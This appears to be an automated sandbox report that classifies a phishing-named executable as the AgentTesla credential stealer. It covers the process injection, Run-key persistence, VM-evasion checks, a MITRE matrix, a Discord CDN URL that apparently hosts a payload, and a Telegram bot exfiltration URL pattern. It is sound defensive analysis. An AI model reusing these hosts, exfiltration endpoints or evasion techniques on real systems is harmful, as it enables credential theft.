ID: 324078
Sample Name: New Order PO20011046.exe
Cookbook: default.jbs
Time: 10:26:47
Date: 28/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report New Order PO20011046.exe

Overview


General Information

Sample Name:	New Order PO20011046.exe
Analysis ID:	324078
MD5:	310a7ca550b999..
SHA1:	5617d1e233381e..
SHA256:	0ee90c98838639..
Tags:	ESP exe geo

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Detected unpacking (overwrites its o…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Yara detected AgentTesla
- Allocates memory in foreign process…
- Creates a thread in another existing …
- Found evasive API chain (trying to d…
- Initial sample is a PE file and has a …
- Injects a PE file into a foreign proce…
- Machine Learning detection for dropp…
- Machine Learning detection for samp…
- Queries sensitive BIOS Information

Classification



Startup

- **System is w10x64**
- New Order PO20011046.exe (PID: 7048 cmdline: 'C:\Users\user\Desktop\New Order PO20011046.exe' MD5: 310A7CA550B9997D0E0BCAF645530303)
  - svchost.exe (PID: 6700 cmdline: C:\Windows\System32\svchost.exe MD5: FA6C268A5B5BDA067A901764D203D433)
    - cmd.exe (PID: 6960 cmdline: C:\Windows\system32\cmd.exe /c "C:\Users\Public\Xzqvptso.bat' ' MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 6952 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - cmd.exe (PID: 4476 cmdline: C:\Windows\system32\cmd.exe /c "C:\Users\Public\Xzqvptso.bat' ' MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 5952 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - New Order PO20011046.exe (PID: 1256 cmdline: C:\Users\user\Desktop\New Order PO20011046.exe MD5: 310A7CA550B9997D0E0BCAF645530303)
- Evvudrv.exe (PID: 5488 cmdline: 'C:\Users\user\AppData\Local\Microsoft\Windows\Evvudrv.exe' MD5: 310A7CA550B9997D0E0BCAF645530303)
- Evvudrv.exe (PID: 4868 cmdline: 'C:\Users\user\AppData\Local\Microsoft\Windows\Evvudrv.exe' MD5: 310A7CA550B9997D0E0BCAF645530303)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\uvvE.url	Methodology_Shortcut_HotKey	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0x9b:$hotkey: \x0AHotKey=1 • 0x0:$url_explicit: [InternetShortcut]
C:\Users\user\AppData\Local\uvvE.url	Methodology_Contains_Shortcut_OtherURIhandlers	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0x14:$file: URL= • 0x0:$url_explicit: [InternetShortcut]
C:\Users\user\AppData\Local\uvvE.url	Methodology_Suspicious_Shortcut_IconNotFromExeOrDLLOrICO	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0x70:$icon: IconFile= • 0x0:$url_explicit: [InternetShortcut]

Memory Dumps

Source	Rule	Description	Author	Strings
0000000B.00000003.759372640.000000000574000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000B.00000002.921398684.0000000004B40000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000B.00000002.920852349.00000000038E1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000B.00000002.920637120.00000000028E1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000B.00000002.920637120.00000000028E1000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
Click to see the 4 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
11.2.New Order PO20011046.exe.4a80000.1.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
11.2.New Order PO20011046.exe.4b40000.2.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
11.2.New Order PO20011046.exe.4b40000.2.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
11.2.New Order PO20011046.exe.4a80000.1.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	


Sigma Overview

System Summary:

Sigma detected: Suspicious Svchost Process

Sigma detected: Windows Processes Suspicious Parent Directory

Signature Overview



- AV Detection
- Spreading
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Machine Learning detection for sample

System Summary:

Initial sample is a PE file and has a suspicious name

Data Obfuscation:

Detected unpacking (changes PE section rights)

Detected unpacking (overwrites its own PE header)

Malware Analysis System Evasion:

Found evasive API chain (trying to detect sleep duration tampering with parallel thread)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Allocates memory in foreign processes

Creates a thread in another existing process (thread injection)

Injects a PE file into a foreign processes

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected AgentTesla

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Co an
Valid Accounts	Windows Management Instrumentation 2 1 1	Registry Run Keys / Startup Folder 1	Access Token Manipulation 1	Disable or Modify Tools 1 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	En Ch
Default Accounts	Scripting 1	Boot or Logon Initialization Scripts	Process Injection 4 1 2	Deobfuscate/Decode Files or Information 1	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	No Ap La Pr
Domain Accounts	Native API 1 1	Logon Script (Windows)	Registry Run Keys / Startup Folder 1	Scripting 1	Security Account Manager	File and Directory Discovery 3	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ap La Pr
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 3	NTDS	System Information Discovery 1 2 6	Distributed Component Object Model	Input Capture	Scheduled Transfer	Pr Im
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 2	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits	Fa Ch
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1 1	Cached Domain Credentials	Security Software Discovery 2 5 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Mu Co
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 1 4	DCSync	Virtualization/Sandbox Evasion 1 4	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Co Us
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Access Token Manipulation 1	Proc Filesystem	Process Discovery 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Ap La

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Co ar
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 4 1 2	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	W
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	Remote System Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	Fil Pr

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
New Order PO20011046.exe	33%	Virustotal		Browse
New Order PO20011046.exe	69%	ReversingLabs	Win32.Spyware.Woreflint	
New Order PO20011046.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Evvudrv.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Evvudrv.exe	69%	ReversingLabs	Win32.Spyware.Woreflint	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.svchost.exe.50480000.2.unpack	100%	Avira	HEUR/AGEN.1108767		Download File
18.2.Evvudrv.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1108767		Download File
18.2.Evvudrv.exe.2f60000.3.unpack	100%	Avira	HEUR/AGEN.1108768		Download File

Domains

Source	Detection	Scanner	Label	Link
discord.com	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://https://discord.com/	0%	URL Reputation	safe	
http://https://discord.com/	0%	URL Reputation	safe	
http://https://discord.com/	0%	URL Reputation	safe	
http://hltGXE.com	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://discord.com/J	0%	Avira URL Cloud	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	

Domains and IPs


Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
discord.com	162.159.128.233	true	false	• 1%, Virustotal, Browse	unknown
cdn.discordapp.com	162.159.135.233	true	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	New Order PO20011046.exe, 0000000B.00000002.920637120.00000000028E1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://DynDns.comDynDNS	New Order PO20011046.exe, 0000000B.00000002.920637120.00000000028E1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://cdn.discordapp.com/attachments/781759014248775694/781759240837791774/Evvured	Evvudrv.exe, 00000012.00000002.921664541.0000000002FE0000.00000004.00000001.sdmp	false		high
http://https://discord.com/	Evvudrv.exe, 00000012.00000002.921664541.0000000002FE0000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://hltGXE.com	New Order PO20011046.exe, 0000000B.00000002.920637120.00000000028E1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	New Order PO20011046.exe, 0000000B.00000002.920637120.00000000028E1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.telegram.org/bot%telegramapi%/sendDocumentdocument----------x	New Order PO20011046.exe, 0000000B.00000002.920637120.00000000028E1000.00000004.00000001.sdmp	false		high
http://https://discord.com/J	Evvudrv.exe, 00000012.00000002.921664541.0000000002FE0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://api.ipify.orgGETMozilla/5.0	New Order PO20011046.exe, 0000000B.00000002.920637120.00000000028E1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.159.136.232	unknown	United States		13335	CLOUDFLARENETUS	false
162.159.130.233	unknown	United States		13335	CLOUDFLARENETUS	false
162.159.128.233	unknown	United States		13335	CLOUDFLARENETUS	false
162.159.135.233	unknown	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	324078
Start date:	28.11.2020
Start time:	10:26:47
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 40s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	New Order PO20011046.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL

Classification:	mal100.troj.evad.winEXE@15/7@6/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 56.3% (good quality ratio 54.9%) • Quality average: 85.6% • Quality standard deviation: 23.6%
HCA Information:	• Successful, ratio: 96% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 13.64.90.137, 51.104.144.132, 92.122.213.194, 92.122.213.247, 2.20.142.210, 2.20.142.209, 52.155.217.156, 20.54.26.129, 51.104.146.109 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, arc.msn.com.nsatc.net, db3p-ris-pf-prod-atm.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, ris.api.iris.microsoft.com, blobcollector.events.data.trafficmanager.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, au-bg-shim.trafficmanager.net • Report creation exceeded maximum time and may have missing disassembly code information. • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
10:27:37	API Interceptor	334x Sleep call for process: New Order PO20011046.exe modified
10:28:27	API Interceptor	1x Sleep call for process: svchost.exe modified
10:28:27	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Evvu C:\Users\user\AppData\Local\uvvE.url
10:28:35	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Evvu C:\Users\user\AppData\Local\uvvE.url
10:28:36	API Interceptor	4x Sleep call for process: Evvudrv.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
162.159.136.232	11-27.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	STATEMENT OF ACCOUNT.exe	Get hash	malicious	Browse	
	XcOxlmOz4D.exe	Get hash	malicious	Browse	
	fAhW3JEGaZ.exe	Get hash	malicious	Browse	
	SpecificationX20202611.xlsx	Get hash	malicious	Browse	
	RFQ For TRANS ANATOLIAN NATURAL GAS PIPELINE (TANAP) - PHASE 1(Package 2).exe	Get hash	malicious	Browse	
	tzjEwwwbqK.exe	Get hash	malicious	Browse	
	New Microsoft Office Excel Worksheet.xlsx	Get hash	malicious	Browse	
	USD67,884.08_Payment_Advise_9083008849.exe	Get hash	malicious	Browse	
	USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE	Get hash	malicious	Browse	
	NyUnwsFSCa.exe	Get hash	malicious	Browse	
	PO#0007507_009389283882873PDF.exe	Get hash	malicious	Browse	
	D6vy84I7rJ.exe	Get hash	malicious	Browse	
	LAX28102020HBL_AMSLAX1056_CTLQD06J0BL_PO_DTH266278_RFQ.exe	Get hash	malicious	Browse	
	QgwtAnenic.exe	Get hash	malicious	Browse	
	qclepSi8m5.exe	Get hash	malicious	Browse	
	99GQMirv2r.exe	Get hash	malicious	Browse	
	7w6YI263sM.exe	Get hash	malicious	Browse	
	8Ce3uRUjxv.exe	Get hash	malicious	Browse	
	187QadygQl.exe	Get hash	malicious	Browse	
162.159.130.233	11-27.exe	Get hash	malicious	Browse	
	RFQ For TRANS ANATOLIAN NATURAL GAS PIPELINE (TANAP) - PHASE 1(Package 2).exe	Get hash	malicious	Browse	
	Q21rQw2C4o.exe	Get hash	malicious	Browse	
	tzjEwwwbqK.exe	Get hash	malicious	Browse	
	DHL_Express_Consignment_Details.exe	Get hash	malicious	Browse	
	oUI0jQS8xQ.exe	Get hash	malicious	Browse	
	d6pj421rXA.exe	Get hash	malicious	Browse	
	Order_Request_Retail_20-11691-AB.xlsx	Get hash	malicious	Browse	
	RBBD5vivZc.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.Siggen10.63473.17852.exe	Get hash	malicious	Browse	
	IMG_P_O_RFQ-WSB_17025-ENd User-Evaluate.exe	Get hash	malicious	Browse	
	GuYXnzIH45.exe	Get hash	malicious	Browse	
	Jvdivmn_Signed_.exe	Get hash	malicious	Browse	
	Dell ordine-09362-9-11-2020.exe	Get hash	malicious	Browse	
	Factura.exe	Get hash	malicious	Browse	
	4XqxRwCQi7.exe	Get hash	malicious	Browse	
	RuntimeB.exe	Get hash	malicious	Browse	
	Runtime Broker.exe	Get hash	malicious	Browse	
	RYnBavdgiB.exe	Get hash	malicious	Browse	
	Ever Rose Order Specification REF-987NDH.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
discord.com	11-27.exe	Get hash	malicious	Browse	• 162.159.136.232
	STATEMENT OF ACCOUNT.exe	Get hash	malicious	Browse	• 162.159.128.233
	XcOxlmOz4D.exe	Get hash	malicious	Browse	• 162.159.136.232
	fAhW3JEGaZ.exe	Get hash	malicious	Browse	• 162.159.136.232
	HIp08HPg20.exe	Get hash	malicious	Browse	• 162.159.128.233
	MT103---USD42880.45---20201127--dbs--9900.exe	Get hash	malicious	Browse	• 162.159.137.232
	caw.exe	Get hash	malicious	Browse	• 162.159.138.232
	lxpo.exe	Get hash	malicious	Browse	• 162.159.128.233
	SpecificationX20202611.xlsx	Get hash	malicious	Browse	• 162.159.136.232
	RFQ For TRANS ANATOLIAN NATURAL GAS PIPELINE (TANAP) - PHASE 1(Package 2).exe	Get hash	malicious	Browse	• 162.159.137.232

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Scan 25112020 pdf.exe	Get hash	malicious	Browse	• 162.159.137.232
	Piraeus Bank_swift_.exe	Get hash	malicious	Browse	• 162.159.128.233
	Q21rQw2C4o.exe	Get hash	malicious	Browse	• 162.159.137.232
	Q21rQw2C4o.exe	Get hash	malicious	Browse	• 162.159.128.233
	tzjEwwwbqK.exe	Get hash	malicious	Browse	• 162.159.136.232
	DHL_Express_Consignment_Details.exe	Get hash	malicious	Browse	• 162.159.138.232
	New Microsoft Office Excel Worksheet.xlsx	Get hash	malicious	Browse	• 162.159.136.232
	Komfkim_Signed_.exe	Get hash	malicious	Browse	• 162.159.135.232
	oUI0jQS8xQ.exe	Get hash	malicious	Browse	• 162.159.137.232
	USD67,884.08_Payment_Advise_9083008849.exe	Get hash	malicious	Browse	• 162.159.136.232
cdn.discordapp.com	PRO FORMA INVOICE - - MAGAUTKCP (24-Nov-20).exe	Get hash	malicious	Browse	• 162.159.135.233
	11-27.exe	Get hash	malicious	Browse	• 162.159.129.233
	STATEMENT OF ACCOUNT.exe	Get hash	malicious	Browse	• 162.159.129.233
	OVERDUE INVOICE.xls	Get hash	malicious	Browse	• 162.159.129.233
	MT103---USD42880.45---20201127--dbs--9900.exe	Get hash	malicious	Browse	• 162.159.129.233
	Vessel details.doc	Get hash	malicious	Browse	• 162.159.135.233
	RFQ For TRANS ANATOLIAN NATURAL GAS PIPELINE (TANAP) - PHASE 1(Package 2).exe	Get hash	malicious	Browse	• 162.159.130.233
	Scan 25112020 pdf.exe	Get hash	malicious	Browse	• 162.159.135.233
	Piraeus Bank_swift_.exe	Get hash	malicious	Browse	• 162.159.129.233
	Q21rQw2C4o.exe	Get hash	malicious	Browse	• 162.159.130.233
	Q21rQw2C4o.exe	Get hash	malicious	Browse	• 162.159.133.233
	tzjEwwwbqK.exe	Get hash	malicious	Browse	• 162.159.130.233
	DHL_Express_Consignment_Details.exe	Get hash	malicious	Browse	• 162.159.133.233
	New Microsoft Office Excel Worksheet.xlsx	Get hash	malicious	Browse	• 162.159.129.233
	INV SF2910202.doc	Get hash	malicious	Browse	• 162.159.135.233
	Komfkim_Signed_.exe	Get hash	malicious	Browse	• 162.159.129.233
	oUI0jQS8xQ.exe	Get hash	malicious	Browse	• 162.159.130.233
	USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE	Get hash	malicious	Browse	• 162.159.135.233
	NyUnwsFSCa.exe	Get hash	malicious	Browse	• 162.159.133.233
